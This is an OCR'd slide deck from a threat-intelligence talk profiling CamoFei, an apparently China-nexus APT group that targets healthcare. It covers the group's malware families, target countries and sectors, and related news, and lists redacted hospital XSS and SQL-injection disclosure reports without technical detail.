Unmasking CamoFei

An In-depth Analysis of an Emerging APT Group Focused on Healthcare Sectors in East Asia

Still Hsu, DuckLL

TEAMT5

Persistent Cyber Threat Hunters

About us

Still Hsu (Azaka)

- Threat Intelligence Researcher @ TeamT5
- Non-binary (they/them)
- Part-time streamer

Zih-Cing Liao (aka DuckLL)

- Sr.Threat Intelligence Researcher @ TeamT5
- Speaker of Conferences:
  Black Hat Asia, HITB, HITCON, CODE BLUE
- UCCU Hacker Core Member

AGENDA

TEAMT5

01 Introduction

02 TTPs

03 Case Study

04 Conclusion


Introduction

CamoFei

- China-nexus APT threat group
- First seen: End of 2019
- Footprint Concealing
- Malware:
  - Cobalt Strike
  - DoorMe
  - IISBeacon
  - Timinp
  - MGDrive
  - AukDoor
  - CatB Ransomware

Related Work

- Positive Technologies in 2021
- ChamelGang
- ProxyShell Exploit
- Malware
  - BeaconLoader & Cobalt Strike
  - ProxyT
  - DoorMe




Masters of Mimicry: new APT group ChamelGang and its arsenal

Published on 30 September 2021

https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/


Target Country

- Taiwan, Vietnam, Philippines, Thailand, India, Turkey, Brazil, Hong Kong
- Russia, US, Japan, Afghanistan Lithuania, Nepal




Target Industry

TEAMT5



Target Industry

TEAMT5



Critical Infrastructure

Energy

Water

Communication

Transportation


Finance

Healthcare

Government

High-Tech


Covid-19



Cumulative confirmed COVID-19 cases

Due to limited testing, the number of confirmed cases is lower than the true number of infections.

Source: WHO COVID-19 Dashboard



Cumulative confirmed COVID-19 deaths per million people, Aug 2, 2023

Due to varying protocols and challenges in the attribution of the cause of death, the number of confirmed deaths may not accurately represent the true number of deaths caused by COVID-19.

Source: WHO COVID-19 Dashboard

https://ourworldindata.org/explorers/coronavirus-data-explorer

Motivation

Money

PII

DoS

Knowledge

Information Operation

Common Issues


Complex System and Network

OT Security

Outdated Hardware and Software

Lack of Security Staff

News



Cyberattack is a factor in Illinois hospital's closure

By Sean Lyngaas, CNN
Published 6:26 PM EDT, Mon June 12, 2023

https://edition.cnn.com/2023/06/12/politics/cyberattack-hospital-closure/index.html

TECH

HCA Healthcare patient data stolen and for sale by hackers

PUBLISHED MON, JUL 10 2023•6:20 PM EDT | UPDATED TUE, JUL 11 2023•5:46 PM EDT

Rohan Goswami
@IN/ROHANGOSWAMICNBC/
@ROGOSWAMI

https://www.cnbc.com/2023/07/10/hca-healthcare-patient-data-stolen-and-for-sale-by-hackers.html

North Korean ransomware attacks on healthcare fund govt operations


By Bill Toulas February 10, 2023 09:35 AM 0

A new cybersecurity advisory from the U.S. Cybersecurity & Infrastructure Security Agency (CISA) describes recently observed tactics, techniques, and procedures (TTPs) observed with North Korean ransomware operations against public health and other critical infrastructure sectors.

The document is a joint report from the NSA, FBI, CISA, U.S. HHS, and the Republic of Korea National Intelligence Service and Defense Security Agency, and notes that the funds extorted this way went to support North Korean government's national-level priorities and objectives.

https://www.bleepingcomputer.com/news/security/north-korean-ransomware-attacks-on-healthcare-fund-govt-operations/

HITCON Zero-day



搜尋結果


有關 醫院 的漏洞

[redacted]醫院 網站存在 XSS
ZD-2023-[redacted]醫院
[公開] 風險：低
網站存在 XSS

某知名醫院 XSS漏洞
ZD-2023-[redacted]醫院
[公開] 風險：低
XSS漏洞

[redacted]醫院sqli漏洞
ZD-2022-[redacted]醫院
[公開] 風險：高
sql injection

私立[redacted]醫院sqli
ZD-2022-[redacted]醫院
[公開] 風險：高
sqli



[redacted]醫院 sqli
ZD-2022[redacted]醫院
[公開] 風險：高
sqli


[redacted]醫院協會 sql injection漏洞
ZD-2022-[redacted]
[公開] 風險：高
sql injection

[redacted]外科 xss
ZD-2022-[redacted]
[公開] 風險：中
xss

[redacted]醫院 網站存在 XSS 與 SQL injection
ZD-2022-[redacted]
[公開] 風險：高
網站存在 XSS 與 SQL injection

[redacted]醫院網站，存在SQL Injection漏洞
ZD-2022-[redacted]
[公開] 風險：高
啊就...SQL Injection 漏洞

[redacted]醫院 健康管理中心[redacted]SQLI 導致資料庫外洩風險
ZD-2022-[redacted]
[公開] 風險：高
與其他網站共用資料庫 因該網站有SQLI 有導致資料庫外洩的風險

